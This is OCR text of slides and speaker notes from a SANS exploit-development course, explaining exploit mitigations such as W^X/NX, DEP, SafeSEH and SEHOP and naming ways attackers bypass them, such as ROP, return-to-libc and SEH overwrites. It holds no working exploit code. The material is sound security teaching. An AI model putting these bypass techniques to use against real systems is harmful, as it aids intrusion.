
Time, Patience, and Creativity

- Time
  - Discovering bugs can take countless hours
  - Attackers have more time than us
- Patience
  - Frustration can be part of the process
  - Those with patience will prevail
- Creativity
  - You must think of all the ways to break code
  - This course aims to get you thinking abstractly

SANS SEC760 | Advanced Exploit Development for Penetration Testers 13

Time, Patience, and Creativity

Unfortunately, time is a luxury that many of us do not have in our day-to-day roles; however, attackers are not restricted by this limitation. SDL enforcement, threat modeling, fuzzing, bug discovery, proof of concept (PoC) exploit writing, and other complex tasks are time-consuming and can sometimes be unrewarding. Through experience and support, it becomes easier to manage this challenge and know when the most likely threats have been mitigated or remediated and when we have exhausted our best-effort testing. Patience is a critical skill or quality that is necessary to be effective in this type of role. It is normal to get frustrated; however, easily getting distracted, lacking a methodical approach, and failure to stay on track are counterproductive. The role of a security researcher and exploit writer is not for everyone, and that is okay. There are plenty of security roles to keep everyone busy utilizing their strengths. Finally, creativity is another critical talent and quality. Think about all the different ways an application can be developed. There are many languages to choose from, many software development models, and countless functions and stylistic techniques used by developers. As someone who is testing for vulnerabilities, you must take all of this into consideration when designing your testing. Take American baseball as an analogy for a moment. When a batter hits the ball into play, he is supposed to run directly in the designated lane in order to reach first base. That is of course if the player is following the rules of baseball. Could one still achieve the goal by running out of bounds, circumventing the game's protocol? One of the goals of this course is to help get you thinking more abstractly.



Giving Credit Where Credit Is Due


- The author of this course, Stephen Sims, would like to thank, in no particular order, the following experts for their vulnerability research, community contribution, and brilliance:

Ilfak Guilfanov	BJ "Skylined" Wever	Byoungyoung Lee
Matt Miller (Skape)	Dave Aitel	Chris Valasek
Alex Ionescu	Kostya Kortchinsky	Tarjei Mandt
Mateusz "j00ru" Jurczyk	Peter Van Eeckhoutte (corelanc0d3r)	Ruben Santamarta
HD Moore	Thomas Dullien (Halvar Flake)	Nicolas Pouvesle
Alexander Sotirov	Chris Eagle	Nicolás Economou
Mark Dowd	Steve Micallef	Alexander Anisimov
Ken Johnson (Skywing)	Phantasmal Phantasmagoria	Pedram Amini
Enrico Perla	Gynvael Coldwind	*... and many others whose research I have read or with whom I have been in direct contact*
Mark Russinovich	Jeong Wook Oh	
David Solomon		
Nikita Tarakanov		

Giving Credit Where Credit is Due

So many professionals have contributed free research, community contributions, presentations, disclosures, and much more. As the author of this course, I (Stephen Sims) would like to thank the individuals listed on the slide for their contributions. I've had the pleasure of working with some of these people directly, and with others, I have simply had the pleasure of reading through their work. There are many others whose names I have not listed. This list is simply a small number of the professionals who have helped me through the completion of this course. My apologies if I forgot anyone. ☺

I would also like to thank Ed Skoudis for guidance and for helping me stay on track throughout the writing of this course, Jim Shewmaker for serving as a technical soundboard, and the SANS Institute for providing me with an outlet.



Course Roadmap


- Exploit Mitigations and Reversing with IDA
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- OS Protections and Compile-Time Controls
- Windows Defender Exploit Guard
- IDA Overview
  - ➢ Exercise: Static Analysis with IDA
- Debugging with IDA
  - ➢ Exercise: Remote GDB Debugging with IDA
- IDA FLIRT & FLAIR
  - ➢ Exercise: FLIRT
- IDA Automation and Extensibility
  - ➢ Exercise: Scripting with IDA
  - ➢ Optional Exercise: IDA Plugins
- Extended Hours

SANS | SEC760 | Advanced Exploit Development for Penetration Testers 15

OS Protections and Compiler-Time Controls

In this module, we walk through protection mechanisms added to Linux and various Windows operating systems over the years. It is important to understand each of these protections to better understand which ones your code should participate in, or what you are up against when attempting to defeat or circumvent them. Some of the protections can be defeated, and others can simply be bypassed or are disabled. When you're performing penetration testing, an exploit may fail against a system that should be vulnerable. This may be due to one or more protections that can potentially be defeated. Each possible situation should be ruled out.



Exploit Mitigation Controls and Demonstrations

- Controls to mitigate the successful exploitation of a software vulnerability
- Three primary categories:
  - Windows Defender Exploit Guard (Windows OS only)
  - Compile-time controls: Canaries, SafeSEH, DynamicBase
  - OS controls: ASLR, DEP, CFG
- Often have strict requirements for them to be effective
  - One bad module can break the whole protection
  - Better security when using multiple categories

Kernel controls in 760.4


SANS

SEC760 | Advanced Exploit Development for Penetration Testers 16

Exploit Mitigation Controls and Demonstrations

Exploit mitigation controls are designed to compensate for software vulnerabilities. An otherwise exploitable vulnerability may fail due to various protections that may be supported. The three primary categories of exploit mitigations are Windows Defender Exploit Guard (Windows OS only), compile-time controls, and operating system (OS) controls. Each of these is discussed, as well as specific examples. Exploit mitigation controls often have a set of requirements that must be met for the protections to work successfully. If a single module loaded into a program does not participate in a given control, the whole protection may fail. They also serve best when multiple categories of protections are applied to the same application running on an OS that also supports the controls.

We do not cover every exploit mitigation control, but we do cover the most prominent ones used by the most popular compilers and OS developers.




Exploit Mitigation Controls

Exploit Mitigation Controls
First, let's briefly discuss the role of exploit mitigations. We are all aware of the concept of "Defense-in-Depth." The idea is that any single control may fail, so we want as many as possible without impacting application or system performance too significantly. If we only utilize a single control such as Data Execution Prevention (DEP) and an attacker figures out a way to disable it, then there is nothing left protecting the application or system from compromise. By layering on various controls, it can stop or at least greatly increase the difficulty to achieve exploitation.

The basic Venn diagram on the slide shows three categories of exploit mitigation: Exploit Guard, OS Controls, and Compile-Time Controls. OS controls include protections such as Address Space Layout Randomization (ASLR), DEP, Structured Exception Handling Overwrite Protection (SEHOP), and Control Flow Guard (CFG). The operation system, and sometimes even the hardware, must support these controls. Each OS is different, but they are typically designed to be controls that cannot be turned off by an application. They are system enforced. Compile-time controls are exactly what they sound like; they are controls that are added during compile time. These often insert code or metadata into the program. Examples include stack and heap canaries, MemGC, SafeSEH, and Dynamic Base. The final category, Exploit Guard, is newer and does not fall in line with the traditional categories as it is Windows specific. Regardless, it includes some of the most cutting-edge mitigations available.

We will discuss a sampling of the most prominent controls in this module. As we increase the number of controls and move into the merged areas of the circles, our protection should increase.



How Does This Information Help Me?


- Understanding these controls can help you defend against attacks
  - Modify exploits to defeat ASLR, DEP, and other controls
  - Ensure your SDL includes compiling with these controls
  - Audit third-party applications
  - Attackers are using these techniques

SANS

SEC760 | Advanced Exploit Development for Penetration Testers 18

How Does This Information Help Me?

This topic is another example of knowledge that can be directly mapped to the job function of several roles. Windows administrators should understand the controls to see which ones their organization should participate in for the best protection, but also to ensure that a control will not break an application. Controls such as DEP allow you to designate exceptions for an application that cannot participate in the control while leaving it on for all others. Incident handlers should understand these controls and the methods used by attackers to evade or break them. Developers should understand how the controls can help protect their applications and how they may potentially impact performance. Penetration testers should understand how the controls work and how to apply techniques to get around them when writing or modifying exploits, such as those available with the Metasploit framework.



Linux Write XOR Execute W^X

- Marks areas in memory as writable or executable
  - Code segments are executable
  - Data segments are writable
  - They cannot be both
- Some techniques can defeat this control
  - Return-Oriented Programming (ROP)
  - Return-to-libc
- The flag/bit is commonly called NX or XD


SANS SEC760 | Advanced Exploit Development for Penetration Testers 19

Linux Write XOR Execute – W^X

It is not typical of commercial software to require code execution on the stack or heap. You certainly do not want users injecting binary string data into your program for potential execution. A simple way to protect these memory segments from allowing code execution is to mark them as writable but not executable. Code segments are typically executable and not writable. This being the case, segments in memory that are writable can be set as non-executable, and segments in memory that are executable can be set as non-writable. W^X, first implemented by OpenBSD, marks every page as either writable or executable, but never both. Many attacks are prevented by adding this protection. For example, if one places shellcode into a buffer and attempts to return to it and execute, the pages in memory holding that data are marked as non-executable and the attack will fail. There are Return-Oriented Programming (ROP) and return-to-libc style attacks that may still allow for successful code execution in the event W^X is being used.

NX Bit and XD/ED Bit

The No-eXecute (NX) bit used by AMD 64-bit processors and the eXecute Disable (XD) bit used by Intel processors provide protection through a form of W^X. NX and XD are built into the hardware, unlike the original W^X software-based method. It is more difficult to use software enforcement to prevent execution. There are multiple methods that may be used to bypass or defeat this protection. If code you are looking to execute already resides within the application's code segment, you may be able to simply return to the address holding the instructions you wish to execute. If you have the ability to write to an area of memory where you control the permissions, you may also be able to return to that area holding your shellcode. On some implementations of W^X, it is possible to disable the feature. Each implementation and OS hold this capability in different locations.



Data Execution Prevention


- Data Execution Prevention (DEP)
  - Started with Windows XP SP2 and 2003 Server
  - Marks pages as non-executable
    - For example, Stack and Heap
    - Raises an exception if execution is attempted
  - Hardware-based by setting the eXecute Disable (XD) bit on Intel
    - AMD uses the No eXecute (NX) bit
  - Can be manually disabled in system properties
  - Software DEP is supported even if hardware DEP is not supported
    - Software DEP prevents only SEH attacks with SafeSEH

SANS SEC760 | Advanced Exploit Development for Penetration Testers 20

Data Execution Prevention

Data Execution Prevention (DEP) is primarily a hardware-based security feature that is a take on the W^X control on Linux. The idea is that no code execution should ever take place on areas like the stack and heap. Only pages explicitly marked for code execution, such as the code segment, may do so. Any attempt to execute code in areas marked as non-executable will cause an exception, and the code will not be permitted to run. DEP is not supported in versions of Windows before XP SP2 and 2003 Server. You can also manually turn DEP on or off through System Properties. If you go to Start, Run, and type in "sysdm.cpl" and press Enter, you will pull up the System Properties menu. From there, you click the Advanced tab on the top of the panel and then the Settings option under Performance. You then need to click the Data Execution Prevention tab on the top of the screen. You now have the option to turn DEP on for essential Windows programs and services only, or you can turn it on for all programs and services, except for the one you explicitly list.

As mentioned previously, Intel calls the bit that is set to mark all non-executable pages the eXecute Disable (XD) bit. AMD calls this bit the No eXecute (NX) bit. Both are hardware-based implementations of DEP, where the processor marks memory pages with a flag as they are allocated by the processor. Software DEP provides only SafeSEH protection, which we discuss shortly. Windows Vista Service Pack (SP) 1 was the first Windows OS to enable DEP for all processes by default, though it can still be changed back manually or through Group Policy Objects (GPOs).



SafeSEH (1)

- To understand the Safe Structured Exception Handling (SafeSEH) control, we must first cover exception handling
- Exception handling code is used to handle an expected or unexpected event, and hopefully prevent a process from crashing
  - For example:

```
try:
   <Ask the user to enter a number...>
except ValueError:
   <User entered a non-integer, catch and give them another
try...>
```

  - This Python example is a handler included by the developer to catch and handle an expected exception, such as a user entering an ASCII character where the program is expecting an integer
  - The code would catch the exception and prevent the program from crashing


SANS SEC760 | Advanced Exploit Development for Penetration Testers 21

SafeSEH (1)

To explain the Windows Safe Structured Exception Handling (SafeSEH) compile-time exploit mitigation control, we must first cover basic exception handling and Windows SEH in general. An exception is something that occurs within a process, such as an anomaly, or an intentional attempt to cause program fault that potentially affects the stability of the process. If we have exception-handling code within the program, then the exception that has occurred can potentially be handled, preventing the process from crashing. Some exceptions can be anticipated, while others are unexpected. Look at the following Python-like example:

```
try:
   <Ask the user to enter a number...>
except ValueError:
   <User entered a non-integer, catch and give them another try...>
```

The "try" and "except" syntax is used to create a handler in Python. We are basically saying that we want to try the following code, but if an exception occurs, we want to have it handled. We are asking the user of the script to enter an integer value. If they enter anything other than an integer value, Python will throw a "ValueError" exception, which can be anticipated. When this type of exception is experienced, our code would catch it and pass control back to the "try" block again. Handlers are supported by almost all programming languages.




SafeSEH (2)

SafeSEH (2)

The Windows SEH mechanism is used to handle various types of faults that cannot or are not handled by developer code. An example of an exception that would cause control to shift the SEH mechanism is when the processor attempts to read from or write to a memory address that is not mapped into the process. Processes only take up the physical memory and virtual addressing that is required to run the program. If they run out of memory, more can be requested. If something causes a process to attempt to read or write to an address that is not mapped from virtual memory to physical RAM, then an exception occurs. Control would move to the SEH chain. It is called a chain since, as you can see on the slide, if one exception handler cannot handle the exception, control is passed down the chain until it is handled or it reaches the end. If the end is reached and none of the handlers were able to handle the exception, then the program is terminated. The handler code resides in various DLLs, such as ntdll.dll. The pointers to or addresses of the handlers are stored on the procedure stack for the thread.


SafeSEH (3)

- SafeSEH is an optional compile-time control that builds a table of all valid handlers in a DLL
- The table stores the addresses of each valid handler
- SafeSEH is aimed at stopping buffer overflows where an attacker attempts to overrun a buffer, overwriting the address of a handler to hijack control




SafeSEH (3)

SafeSEH is a compile-time control that builds a table of all valid handlers inside of a DLL. Each handler has a starting memory address within a module. This is the address stored in the SafeSEH table. A common attack technique is for attackers to overwrite the location in memory where the address of a handler is stored. In case you are curious, the SEH chain resides on the stack for each thread within a process. An attacker would overwrite the handler address in memory with the address of their choosing. There are common techniques used by attackers to gain control of a process via SEH overwrites. If an attacker overwrites one of these SEH addresses and the address written by the attacker points into a SafeSEH-protected DLL, they would be caught and the process terminated. It is not seen as a very effective control, as all modules (DLLs) loaded into the process must participate in the control. A single module that does not participate in the control will render this exploit mitigation worthless.



SEHOP

- Structured Exception Handling Overwrite Protection (SEHOP)
- Verifies that the SEH chain for a given thread is intact before passing control to handler code
- Inserts a special symbolic record at the end of the SEH chain known as the "FinalExceptionHandler" inside of ntdll.dll
- Before passing control to a handler, the list is walked via nSEH pointers to ensure the symbolic record is reached


Before calling the first handler, walk the list to ensure the final handler is reached.
Ptr to Next
SE Handler
Handler Code
Ptr to Next
SE Handler
Handler Code
FFFFFFFF
Final
Handler Code
The memory location of the final record is isolated.

SEC760 | Advanced Exploit Development for Penetration Testers 24

